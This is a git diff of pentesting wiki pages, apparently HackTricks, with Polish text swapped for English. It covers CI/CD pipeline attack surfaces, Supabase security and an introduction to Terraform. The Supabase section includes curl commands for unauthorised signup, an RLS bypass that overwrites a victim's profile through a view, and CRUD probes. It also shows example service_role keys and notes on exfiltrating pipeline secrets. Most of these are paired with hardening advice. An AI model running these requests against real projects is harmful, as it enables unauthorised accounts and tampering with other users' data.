- **Secrets**: Jak wspomniano wcześniej, pipeline'y wymagają **uprawnień** dla swoich jobów (pobranie kodu, jego budowa, deploy...) i te uprawnienia są zwykle **przechowywane w sekretach**. Sekrety te są zwykle dostępne przez **zmienne env lub pliki wewnątrz systemu**. Dlatego atakujący zawsze będzie próbował eksfiltrować jak najwięcej sekretów.
|
||||
- W zależności od platformy pipeline atakujący **może potrzebować zadeklarować sekrety w konfiguracji**. To oznacza, że jeśli atakujący nie może zmodyfikować konfiguracji CI (**I-PPE** na przykład), może **eksfiltrować tylko te sekrety, które pipeline posiada**.
|
||||
- **Obliczenia**: Kod jest wykonywany gdzieś — w zależności od miejsca wykonania atakujący może być w stanie pivotować dalej.
|
||||
- **On-Premises**: Jeśli pipeline'y są wykonywane lokalnie (on-premises), atakujący może znaleźć się w **wewnętrznej sieci z dostępem do większej liczby zasobów**.
|
||||
- **Cloud**: Atakujący może uzyskać dostęp do **innych maszyn w chmurze**, ale także mógłby **eksfiltrować** tokeny ról IAM/service accounts, aby uzyskać **dalszy dostęp w chmurze**.
|
||||
- **Maszyna platformy**: Czasami joby wykonują się na **maszynach platformy pipeline**, które zazwyczaj są w chmurze i mają **brak dodatkowego dostępu**.
|
||||
- **Wybierz ją:** Czasami **platforma pipeline ma skonfigurowane kilka maszyn** i jeśli możesz **zmodyfikować plik konfig CI**, możesz **wskazać, gdzie chcesz uruchomić złośliwy kod**. W takiej sytuacji atakujący prawdopodobnie uruchomi reverse shell na każdej możliwej maszynie, aby dalej ją eksploitować.
|
||||
- **Skompromitować produkcję**: Jeśli jesteś wewnątrz pipeline'a i to z niego finalna wersja jest budowana i wdrażana, możesz **skompromitować kod, który trafi na produkcję**.
|
||||
- **Secrets**: As it was mentioned previously, pipelines require **privileges** for their jobs (retrieve the code, build it, deploy it...) and this privileges are usually **granted in secrets**. These secrets are usually accessible via **env variables or files inside the system**. Therefore an attacker will always try to exfiltrate as much secrets as possible.
|
||||
- Depending on the pipeline platform the attacker **might need to specify the secrets in the config**. This means that is the attacker cannot modify the CI configuration pipeline (**I-PPE** for example), he could **only exfiltrate the secrets that pipeline has**.
|
||||
- **Computation**: The code is executed somewhere, depending on where is executed an attacker might be able to pivot further.
|
||||
- **On-Premises**: If the pipelines are executed on premises, an attacker might end in an **internal network with access to more resources**.
|
||||
- **Cloud**: The attacker could access **other machines in the cloud** but also could **exfiltrate** IAM roles/service accounts **tokens** from it to obtain **further access inside the cloud**.
|
||||
- **Platforms machine**: Sometimes the jobs will be execute inside the **pipelines platform machines**, which usually are inside a cloud with **no more access**.
|
||||
- **Select it:** Sometimes the **pipelines platform will have configured several machines** and if you can **modify the CI configuration file** you can **indicate where you want to run the malicious code**. In this situation, an attacker will probably run a reverse shell on each possible machine to try to exploit it further.
|
||||
- **Compromise production**: If you ware inside the pipeline and the final version is built and deployed from it, you could **compromise the code that is going to end running in production**.
|
||||
|
||||
## Więcej istotnych informacji
|
||||
## More relevant info
|
||||
|
||||
### Narzędzia & CIS Benchmark
|
||||
### Tools & CIS Benchmark
|
||||
|
||||
- [**Chain-bench**](https://github.com/aquasecurity/chain-bench) to open-source'owe narzędzie do audytu stacku software supply chain pod kątem zgodności bezpieczeństwa oparte na nowym [**CIS Software Supply Chain benchmark**](https://github.com/aquasecurity/chain-bench/blob/main/docs/CIS-Software-Supply-Chain-Security-Guide-v1.0.pdf). Audyt skupia się na całym procesie SDLC, gdzie może ujawnić ryzyka od czasu kodu do czasu deployu.
|
||||
- [**Chain-bench**](https://github.com/aquasecurity/chain-bench) is an open-source tool for auditing your software supply chain stack for security compliance based on a new [**CIS Software Supply Chain benchmark**](https://github.com/aquasecurity/chain-bench/blob/main/docs/CIS-Software-Supply-Chain-Security-Guide-v1.0.pdf). The auditing focuses on the entire SDLC process, where it can reveal risks from code time into deploy time.
|
||||
|
||||
### Top 10 CI/CD Security Risk
|
||||
|
||||
Sprawdź ten interesujący artykuł o top 10 ryzyk CI/CD według Cider: [**https://www.cidersecurity.io/top-10-cicd-security-risks/**](https://www.cidersecurity.io/top-10-cicd-security-risks/)
|
||||
Check this interesting article about the top 10 CI/CD risks according to Cider: [**https://www.cidersecurity.io/top-10-cicd-security-risks/**](https://www.cidersecurity.io/top-10-cicd-security-risks/)
|
||||
|
||||
### Labs
|
||||
|
||||
- Na każdej platformie, którą możesz uruchomić lokalnie, znajdziesz instrukcje jak ją uruchomić lokalnie, aby móc skonfigurować ją według własnych potrzeb do testów
|
||||
- On each platform that you can run locally you will find how to launch it locally so you can configure it as you want to test it
|
||||
- Gitea + Jenkins lab: [https://github.com/cider-security-research/cicd-goat](https://github.com/cider-security-research/cicd-goat)
|
||||
|
||||
### Automatic Tools
|
||||
|
||||
- [**Checkov**](https://github.com/bridgecrewio/checkov): **Checkov** to narzędzie do statycznej analizy kodu dla infrastructure-as-code.
|
||||
- [**Checkov**](https://github.com/bridgecrewio/checkov): **Checkov** is a static code analysis tool for infrastructure-as-code.
|
||||
|
||||
## References
|
||||
|
||||
|
||||
File diff suppressed because it is too large
Load Diff
@@ -8,23 +8,23 @@ As per their [**landing page**](https://supabase.com/): Supabase is an open sour
|
||||
|
||||
### Subdomain
|
||||
|
||||
Gdy projekt zostanie utworzony, użytkownik otrzyma subdomenę supabase.co, np.: **`jnanozjdybtpqgcwhdiz.supabase.co`**
|
||||
Basically when a project is created, the user will receive a supabase.co subdomain like: **`jnanozjdybtpqgcwhdiz.supabase.co`**
|
||||
|
||||
## **Database configuration**
|
||||
|
||||
> [!TIP]
|
||||
> **This data can be accessed from a link like `https://supabase.com/dashboard/project/<project-id>/settings/database`**
|
||||
|
||||
Ta **baza danych** zostanie wdrożona w którymś regionie AWS, a żeby połączyć się z nią można użyć: `postgres://postgres.jnanozjdybtpqgcwhdiz:[YOUR-PASSWORD]@aws-0-us-west-1.pooler.supabase.com:5432/postgres` (ta została utworzona w us-west-1).
|
||||
Hasło to **hasło ustawione wcześniej przez użytkownika**.
|
||||
This **database** will be deployed in some AWS region, and in order to connect to it it would be possible to do so connecting to: `postgres://postgres.jnanozjdybtpqgcwhdiz:[YOUR-PASSWORD]@aws-0-us-west-1.pooler.supabase.com:5432/postgres` (this was crated in us-west-1).\
|
||||
The password is a **password the user put** previously.
|
||||
|
||||
Dlatego, ponieważ subdomena jest znana i jest używana jako username, a regiony AWS są ograniczone, może być możliwe próbowanie **brute force the password**.
|
||||
Therefore, as the subdomain is a known one and it's used as username and the AWS regions are limited, it might be possible to try to **brute force the password**.
|
||||
|
||||
Ta sekcja zawiera również opcje:
|
||||
This section also contains options to:
|
||||
|
||||
- Reset the database password
|
||||
- Configure connection pooling
|
||||
- Configure SSL: Reject plain-text connections (by default they are enabled)
|
||||
- Configure SSL: Reject plan-text connections (by default they are enabled)
|
||||
- Configure Disk size
|
||||
- Apply network restrictions and bans
|
||||
|
||||
@@ -33,17 +33,18 @@ Ta sekcja zawiera również opcje:
|
||||
> [!TIP]
|
||||
> **This data can be accessed from a link like `https://supabase.com/dashboard/project/<project-id>/settings/api`**
|
||||
|
||||
URL do dostępu do supabase API w Twoim projekcie będzie wyglądał tak: `https://jnanozjdybtpqgcwhdiz.supabase.co`.
|
||||
The URL to access the supabase API in your project is going to be like: `https://jnanozjdybtpqgcwhdiz.supabase.co`.
|
||||
|
||||
### anon api keys
|
||||
|
||||
Wygeneruje też **anon API key** (`role: "anon"`), np.: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6ImFub24iLCJpYXQiOjE3MTQ5OTI3MTksImV4cCI6MjAzMDU2ODcxOX0.sRN0iMGM5J741pXav7UxeChyqBE9_Z-T0tLA9Zehvqk`, którego aplikacja będzie musiała użyć, aby komunikować się z API.
|
||||
It'll also generate an **anon API key** (`role: "anon"`), like: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6ImFub24iLCJpYXQiOjE3MTQ5OTI3MTksImV4cCI6MjAzMDU2ODcxOX0.sRN0iMGM5J741pXav7UxeChyqBE9_Z-T0tLA9Zehvqk` that the application will need to use in order to contact the API key exposed in our example in
|
||||
|
||||
It's possible to find the API REST to contact this API in the [**docs**](https://supabase.com/docs/reference/self-hosting-auth/returns-the-configuration-settings-for-the-gotrue-server), but the most interesting endpoints would be:
|
||||
|
||||
<details>
|
||||
|
||||
<summary>Signup (/auth/v1/signup)</summary>
|
||||
|
||||
```
|
||||
POST /auth/v1/signup HTTP/2
|
||||
Host: id.io.net
|
||||
@@ -68,11 +69,13 @@ Priority: u=1, i
|
||||
|
||||
{"email":"test@exmaple.com","password":"SomeCOmplexPwd239."}
|
||||
```
|
||||
|
||||
</details>
|
||||
|
||||
<details>
|
||||
|
||||
<summary>Logowanie (/auth/v1/token?grant_type=password)</summary>
|
||||
<summary>Login (/auth/v1/token?grant_type=password)</summary>
|
||||
|
||||
```
|
||||
POST /auth/v1/token?grant_type=password HTTP/2
|
||||
Host: hypzbtgspjkludjcnjxl.supabase.co
|
||||
@@ -97,165 +100,173 @@ Priority: u=1, i
|
||||
|
||||
{"email":"test@exmaple.com","password":"SomeCOmplexPwd239."}
|
||||
```
|
||||
|
||||
</details>
|
||||
|
||||
Więc za każdym razem, gdy odkryjesz klienta korzystającego z supabase z przydzielonym subdomeną (możliwe, że subdomena firmy ma CNAME wskazujący na ich subdomenę supabase), możesz spróbować **utworzyć nowe konto na platformie używając supabase API**.
|
||||
So, whenever you discover a client using supabase with the subdomain they were granted (it's possible that a subdomain of the company has a CNAME over their supabase subdomain), you might try to **create a new account in the platform using the supabase API**.
|
||||
|
||||
### secret / service_role api keys
|
||||
|
||||
Zostanie również wygenerowany sekretne klucz API z **`role: "service_role"`**. Ten klucz API powinien być tajny, ponieważ będzie mógł omijać **Row Level Security**.
|
||||
A secret API key will also be generated with **`role: "service_role"`**. This API key should be secret because it will be able to bypass **Row Level Security**.
|
||||
|
||||
Klucz API wygląda tak: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6InNlcnZpY2Vfcm9sZSIsImlhdCI6MTcxNDk5MjcxOSwiZXhwIjoyMDMwNTY4NzE5fQ.0a8fHGp3N_GiPq0y0dwfs06ywd-zhTwsm486Tha7354`
|
||||
The API key looks like this: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6InNlcnZpY2Vfcm9sZSIsImlhdCI6MTcxNDk5MjcxOSwiZXhwIjoyMDMwNTY4NzE5fQ.0a8fHGp3N_GiPq0y0dwfs06ywd-zhTwsm486Tha7354`
|
||||
|
||||
### JWT Secret
|
||||
|
||||
Zostanie też wygenerowany **JWT Secret**, aby aplikacja mogła **tworzyć i podpisywać niestandardowe tokeny JWT**.
|
||||
A **JWT Secret** will also be generate so the application can **create and sign custom JWT tokens**.
|
||||
|
||||
## Authentication
|
||||
|
||||
### Signups
|
||||
|
||||
> [!TIP]
|
||||
> Domyślnie supabase pozwala **nowym użytkownikom tworzyć konta** w Twoim projekcie, używając wcześniej wspomnianych endpointów API.
|
||||
> By **default** supabase will allow **new users to create accounts** on your project by using the previously mentioned API endpoints.
|
||||
|
||||
Jednak te nowe konta, domyślnie, **będą musiały zweryfikować swój adres e-mail**, aby móc się zalogować do konta. Możliwe jest włączenie **"Allow anonymous sign-ins"**, aby pozwolić ludziom logować się bez weryfikacji adresu e-mail. To może dać dostęp do **nieoczekiwanych danych** (otrzymują role `public` i `authenticated`).\
|
||||
To bardzo zły pomysł, ponieważ supabase nalicza opłaty za aktywnego użytkownika, więc ludzie mogliby tworzyć użytkowników i logować się, a supabase będzie za to naliczać opłaty:
|
||||
However, these new accounts, by default, **will need to validate their email address** to be able to login into the account. It's possible to enable **"Allow anonymous sign-ins"** to allow people to login without verifying their email address. This could grant access to **unexpected data** (they get the roles `public` and `authenticated`).\
|
||||
This is a very bad idea because supabase charges per active user so people could create users and login and supabase will charge for those:
|
||||
|
||||
<figure><img src="../images/image (1) (1) (1) (1) (1) (1).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
#### Auth: Server-side signup enforcement
|
||||
|
||||
Ukrycie przycisku rejestracji w frontendzie to za mało. Jeśli **Auth server nadal pozwala na rejestracje**, atakujący może wywołać API bezpośrednio używając publicznego klucza `anon` i utworzyć dowolnych użytkowników.
|
||||
Hiding the signup button in the frontend is not enough. If the **Auth server still allows signups**, an attacker can call the API directly with the public `anon` key and create arbitrary users.
|
||||
|
||||
Quick test (from an unauthenticated client):
|
||||
|
||||
Szybki test (z nieuwierzytelnionego klienta):
|
||||
```bash
|
||||
curl -X POST \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-d '{"email":"attacker@example.com","password":"Sup3rStr0ng!"}' \
|
||||
https://<PROJECT_REF>.supabase.co/auth/v1/signup
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-d '{"email":"attacker@example.com","password":"Sup3rStr0ng!"}' \
|
||||
https://<PROJECT_REF>.supabase.co/auth/v1/signup
|
||||
```
|
||||
Zalecane zabezpieczenia:
|
||||
- Wyłącz rejestracje email/hasło w Dashboard: Authentication → Providers → Email → Disable sign ups (invite-only), lub ustaw równoważne ustawienie GoTrue.
|
||||
- Zweryfikuj, że API teraz zwraca 4xx dla poprzedniego wywołania i żaden nowy użytkownik nie zostaje utworzony.
|
||||
- Jeśli korzystasz z zaproszeń lub SSO, upewnij się, że wszystkie pozostałe providery są wyłączone, chyba że są wyraźnie potrzebne.
|
||||
|
||||
Expected hardening:
|
||||
- Disable email/password signups in the Dashboard: Authentication → Providers → Email → Disable sign ups (invite-only), or set the equivalent GoTrue setting.
|
||||
- Verify the API now returns 4xx to the previous call and no new user is created.
|
||||
- If you rely on invites or SSO, ensure all other providers are disabled unless explicitly needed.
|
||||
|
||||
## RLS and Views: Write bypass via PostgREST
|
||||
|
||||
Użycie Postgres VIEW do „ukrycia” wrażliwych kolumn i udostępnienie go przez PostgREST może zmienić sposób oceniania uprawnień. W PostgreSQL:
|
||||
- Zwykłe widoki wykonują się z uprawnieniami właściciela widoku domyślnie (definer semantics). W PG ≥15 możesz wybrać `security_invoker`.
|
||||
- Row Level Security (RLS) ma zastosowanie do tabel bazowych. Właściciele tabel omijają RLS, chyba że na tabeli ustawiono `FORCE ROW LEVEL SECURITY`.
|
||||
- Widoki aktualizowalne mogą przyjmować INSERT/UPDATE/DELETE, które następnie są stosowane do tabeli bazowej. Bez `WITH CHECK OPTION` zapisy, które nie pasują do predykatu widoku, nadal mogą zakończyć się sukcesem.
|
||||
Using a Postgres VIEW to “hide” sensitive columns and exposing it via PostgREST can change how privileges are evaluated. In PostgreSQL:
|
||||
- Ordinary views execute with the privileges of the view owner by default (definer semantics). In PG ≥15 you can opt into `security_invoker`.
|
||||
- Row Level Security (RLS) applies on base tables. Table owners bypass RLS unless `FORCE ROW LEVEL SECURITY` is set on the table.
|
||||
- Updatable views can accept INSERT/UPDATE/DELETE that are then applied to the base table. Without `WITH CHECK OPTION`, writes that don’t match the view predicate may still succeed.
|
||||
|
||||
Obserwowany wzorzec ryzyka:
|
||||
- Widok z ograniczoną liczbą kolumn jest udostępniony przez Supabase REST i przydzielony `anon`/`authenticated`.
|
||||
- PostgREST pozwala na DML na aktualizowalnym widoku, a operacja jest oceniana z uprawnieniami właściciela widoku, skutecznie omijając zamierzone polityki RLS na tabeli bazowej.
|
||||
- Skutek: klienci o niskich uprawnieniach mogą masowo edytować wiersze (np. bio/awatar profilu), których nie powinni móc modyfikować.
|
||||
Risk pattern observed in the wild:
|
||||
- A reduced-column view is exposed through Supabase REST and granted to `anon`/`authenticated`.
|
||||
- PostgREST allows DML on the updatable view and the operation is evaluated with the view owner’s privileges, effectively bypassing the intended RLS policies on the base table.
|
||||
- Result: low-privileged clients can mass-edit rows (e.g., profile bios/avatars) they should not be able to modify.
|
||||
|
||||
Illustrative write via view (attempted from a public client):
|
||||
|
||||
Ilustracyjny zapis przez widok (próba z publicznego klienta):
|
||||
```bash
|
||||
curl -X PATCH \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=representation" \
|
||||
-d '{"bio":"pwned","avatar_url":"https://i.example/pwn.png"}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/users_view?id=eq.<victim_user_id>"
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=representation" \
|
||||
-d '{"bio":"pwned","avatar_url":"https://i.example/pwn.png"}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/users_view?id=eq.<victim_user_id>"
|
||||
```
|
||||
|
||||
Hardening checklist for views and RLS:
|
||||
- Prefer exposing base tables with explicit, least-privilege grants and precise RLS policies.
|
||||
- If you must expose a view:
|
||||
- Make it non-updatable (e.g., include expressions/joins) or deny `INSERT/UPDATE/DELETE` on the view to all untrusted roles.
|
||||
- Enforce `ALTER VIEW <v> SET (security_invoker = on)` so the invoker’s privileges are used instead of the owner’s.
|
||||
- On base tables, use `ALTER TABLE <t> FORCE ROW LEVEL SECURITY;` so even owners are subject to RLS.
|
||||
- If allowing writes via an updatable view, add `WITH [LOCAL|CASCADED] CHECK OPTION` and complementary RLS on base tables to ensure only allowed rows can be written/changed.
|
||||
- Make it non-updatable (e.g., include expressions/joins) or deny `INSERT/UPDATE/DELETE` on the view to all untrusted roles.
|
||||
- Enforce `ALTER VIEW <v> SET (security_invoker = on)` so the invoker’s privileges are used instead of the owner’s.
|
||||
- On base tables, use `ALTER TABLE <t> FORCE ROW LEVEL SECURITY;` so even owners are subject to RLS.
|
||||
- If allowing writes via an updatable view, add `WITH [LOCAL|CASCADED] CHECK OPTION` and complementary RLS on base tables to ensure only allowed rows can be written/changed.
|
||||
- In Supabase, avoid granting `anon`/`authenticated` any write privileges on views unless you have verified end-to-end behavior with tests.
|
||||
|
||||
Detection tip:
|
||||
- From `anon` and an `authenticated` test user, attempt all CRUD operations against every exposed table/view. Any successful write where you expected denial indicates a misconfiguration.
|
||||
|
||||
### Sondowanie CRUD oparte na OpenAPI z ról anon/auth
|
||||
### OpenAPI-driven CRUD probing from anon/auth roles
|
||||
|
||||
PostgREST exposes an OpenAPI document that you can use to enumerate all REST resources, then automatically probe allowed operations from low-privileged roles.
|
||||
|
||||
Fetch the OpenAPI (works with the public anon key):
|
||||
|
||||
```bash
|
||||
curl -s https://<PROJECT_REF>.supabase.co/rest/v1/ \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Accept: application/openapi+json" | jq '.paths | keys[]'
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Accept: application/openapi+json" | jq '.paths | keys[]'
|
||||
```
|
||||
Wzorzec sondowania (przykłady):
|
||||
- Odczytaj pojedynczy wiersz (oczekuj 401/403/200 w zależności od RLS):
|
||||
|
||||
Probe pattern (examples):
|
||||
- Read a single row (expect 401/403/200 depending on RLS):
|
||||
```bash
|
||||
curl -s "https://<PROJECT_REF>.supabase.co/rest/v1/<table>?select=*&limit=1" \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>"
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>"
|
||||
```
|
||||
- Test UPDATE jest zablokowany (użyj nieistniejącego filtra, aby uniknąć modyfikacji danych podczas testów):
|
||||
- Test UPDATE is blocked (use a non-existing filter to avoid altering data during testing):
|
||||
```bash
|
||||
curl -i -X PATCH \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=minimal" \
|
||||
-d '{"__probe":true}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>?id=eq.00000000-0000-0000-0000-000000000000"
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=minimal" \
|
||||
-d '{"__probe":true}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>?id=eq.00000000-0000-0000-0000-000000000000"
|
||||
```
|
||||
- Sprawdź, czy INSERT jest zablokowany:
|
||||
- Test INSERT is blocked:
|
||||
```bash
|
||||
curl -i -X POST \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=minimal" \
|
||||
-d '{"__probe":true}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>"
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
-H "Content-Type: application/json" \
|
||||
-H "Prefer: return=minimal" \
|
||||
-d '{"__probe":true}' \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>"
|
||||
```
|
||||
- Sprawdź, że DELETE jest zablokowany:
|
||||
- Test DELETE is blocked:
|
||||
```bash
|
||||
curl -i -X DELETE \
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>?id=eq.00000000-0000-0000-0000-000000000000"
|
||||
-H "apikey: <SUPABASE_ANON_KEY>" \
|
||||
-H "Authorization: Bearer <SUPABASE_ANON_KEY>" \
|
||||
"https://<PROJECT_REF>.supabase.co/rest/v1/<table_or_view>?id=eq.00000000-0000-0000-0000-000000000000"
|
||||
```
|
||||
Zalecenia:
|
||||
- Zautomatyzuj poprzednie sondy zarówno dla `anon`, jak i minimalnie `authenticated` użytkownika i zintegruj je z CI, aby wychwycić regresje.
|
||||
- Traktuj każdą wystawioną table/view/function jako pełnoprawną powierzchnię. Nie zakładaj, że view „dziedziczy” tę samą postawę RLS co jej bazowe tabele.
|
||||
|
||||
### Hasła i sesje
|
||||
Recommendations:
|
||||
- Automate the previous probes for both `anon` and a minimally `authenticated` user and integrate them in CI to catch regressions.
|
||||
- Treat every exposed table/view/function as a first-class surface. Don’t assume a view “inherits” the same RLS posture as its base tables.
|
||||
|
||||
Można określić minimalną długość hasła (domyślnie), wymagania (domyślnie brak) oraz zabronić używania leaked passwords.\
|
||||
Zaleca się **zaostrzyć wymagania, ponieważ domyślne są słabe**.
|
||||
### Passwords & sessions
|
||||
|
||||
- User Sessions: Można skonfigurować sposób działania sesji użytkownika (timeouts, 1 sesja na użytkownika...)
|
||||
- Bot and Abuse Protection: Można włączyć Captcha.
|
||||
It's possible to indicate the minimum password length (by default), requirements (no by default) and disallow to use leaked passwords.\
|
||||
It's recommended to **improve the requirements as the default ones are weak**.
|
||||
|
||||
### Ustawienia SMTP
|
||||
- User Sessions: It's possible to configure how user sessions work (timeouts, 1 session per user...)
|
||||
- Bot and Abuse Protection: It's possible to enable Captcha.
|
||||
|
||||
Można skonfigurować SMTP do wysyłania e-maili.
|
||||
### SMTP Settings
|
||||
|
||||
### Ustawienia zaawansowane
|
||||
It's possible to set an SMTP to send emails.
|
||||
|
||||
- Ustaw czas wygaśnięcia access tokenów (domyślnie 3600)
|
||||
- Skonfiguruj wykrywanie i unieważnianie potencjalnie kompromitowanych refresh tokenów oraz timeout
|
||||
- MFA: Określ, ile czynników MFA może być zarejestrowanych jednocześnie na użytkownika (domyślnie 10)
|
||||
- Max Direct Database Connections: Maksymalna liczba połączeń używanych do auth (domyślnie 10)
|
||||
- Max Request Duration: Maksymalny czas trwania żądania Auth (domyślnie 10s)
|
||||
### Advanced Settings
|
||||
|
||||
- Set expire time to access tokens (3600 by default)
|
||||
- Set to detect and revoke potentially compromised refresh tokens and timeout
|
||||
- MFA: Indicate how many MFA factors can be enrolled at once per user (10 by default)
|
||||
- Max Direct Database Connections: Max number of connections used to auth (10 by default)
|
||||
- Max Request Duration: Maximum time allowed for an Auth request to last (10s by default)
|
||||
|
||||
## Storage
|
||||
|
||||
> [!TIP]
|
||||
> Supabase pozwala **przechowywać pliki** i udostępniać je przez URL (używa S3 buckets).
|
||||
> Supabase allows **to store files** and make them accesible over a URL (it uses S3 buckets).
|
||||
|
||||
- Ustaw limit rozmiaru przesyłanych plików (domyślnie 50MB)
|
||||
- Set the upload file size limit (default is 50MB)
|
||||
- The S3 connection is given with a URL like: `https://jnanozjdybtpqgcwhdiz.supabase.co/storage/v1/s3`
|
||||
- Można **zażądać S3 access key** które składają się z `access key ID` (np. `a37d96544d82ba90057e0e06131d0a7b`) oraz `secret access key` (np. `58420818223133077c2cec6712a4f909aec93b4daeedae205aa8e30d5a860628`)
|
||||
- It's possible to **request S3 access key** that are formed by an `access key ID` (e.g. `a37d96544d82ba90057e0e06131d0a7b`) and a `secret access key` (e.g. `58420818223133077c2cec6712a4f909aec93b4daeedae205aa8e30d5a860628`)
|
||||
|
||||
## Edge Functions
|
||||
|
||||
W supabase można również **przechowywać secrets**, które będą **dostępne dla edge functions** (można je tworzyć i usuwać z poziomu web, ale nie można bezpośrednio odczytać ich wartości).
|
||||
It's possible to **store secrets** in supabase also which will be **accessible by edge functions** (the can be created and deleted from the web, but it's not possible to access their value directly).
|
||||
|
||||
## References
|
||||
|
||||
|
||||
@@ -1,417 +1,451 @@
|
||||
# Terraform Bezpieczeństwo
|
||||
# Terraform Security
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
[Z dokumentacji:](https://developer.hashicorp.com/terraform/intro)
|
||||
[From the docs:](https://developer.hashicorp.com/terraform/intro)
|
||||
|
||||
HashiCorp Terraform to **narzędzie infrastructure as code**, które pozwala zdefiniować zarówno **zasoby w chmurze, jak i on‑prem** w czytelnych dla człowieka plikach konfiguracyjnych, które możesz wersjonować, ponownie wykorzystywać i udostępniać. Następnie możesz użyć spójnego workflow do wdrażania i zarządzania całą infrastrukturą przez cały jej cykl życia. Terraform może zarządzać niskopoziomowymi komponentami, takimi jak zasoby obliczeniowe, pamięci i sieciowe, jak również wysokopoziomowymi komponentami, takimi jak wpisy DNS i funkcje SaaS.
|
||||
HashiCorp Terraform is an **infrastructure as code tool** that lets you define both **cloud and on-prem resources** in human-readable configuration files that you can version, reuse, and share. You can then use a consistent workflow to provision and manage all of your infrastructure throughout its lifecycle. Terraform can manage low-level components like compute, storage, and networking resources, as well as high-level components like DNS entries and SaaS features.
|
||||
|
||||
#### Jak działa Terraform?
|
||||
#### How does Terraform work?
|
||||
|
||||
Terraform tworzy i zarządza zasobami na platformach chmurowych oraz innych usługach poprzez ich interfejsy programistyczne (APIs). Providery umożliwiają Terraformowi pracę praktycznie z dowolną platformą lub usługą posiadającą dostępne API.
|
||||
Terraform creates and manages resources on cloud platforms and other services through their application programming interfaces (APIs). Providers enable Terraform to work with virtually any platform or service with an accessible API.
|
||||
|
||||
.png>)
|
||||
|
||||
HashiCorp i społeczność Terraformu napisały już **ponad 1700 providerów** do zarządzania tysiącami różnych typów zasobów i usług, a ta liczba wciąż rośnie. Wszystkie publicznie dostępne providery znajdziesz w [Terraform Registry](https://registry.terraform.io/), w tym Amazon Web Services (AWS), Azure, Google Cloud Platform (GCP), Kubernetes, Helm, GitHub, Splunk, DataDog i wiele innych.
|
||||
HashiCorp and the Terraform community have already written **more than 1700 providers** to manage thousands of different types of resources and services, and this number continues to grow. You can find all publicly available providers on the [Terraform Registry](https://registry.terraform.io/), including Amazon Web Services (AWS), Azure, Google Cloud Platform (GCP), Kubernetes, Helm, GitHub, Splunk, DataDog, and many more.
|
||||
|
||||
Podstawowy workflow Terraform składa się z trzech etapów:
|
||||
The core Terraform workflow consists of three stages:
|
||||
|
||||
- **Write:** Definiujesz zasoby, które mogą obejmować wiele dostawców chmurowych i usług. Na przykład możesz utworzyć konfigurację do wdrożenia aplikacji na maszynach wirtualnych w Virtual Private Cloud (VPC) z security groups i load balancerem.
|
||||
- **Plan:** Terraform tworzy execution plan opisujący infrastrukturę, którą utworzy, zaktualizuje lub usunie na podstawie istniejącej infrastruktury i Twojej konfiguracji.
|
||||
- **Apply:** Po zatwierdzeniu Terraform wykonuje proponowane operacje w odpowiedniej kolejności, respektując zależności między zasobami. Na przykład, jeśli zaktualizujesz właściwości VPC i zmienisz liczbę maszyn wirtualnych w tym VPC, Terraform odtworzy VPC przed skalowaniem maszyn wirtualnych.
|
||||
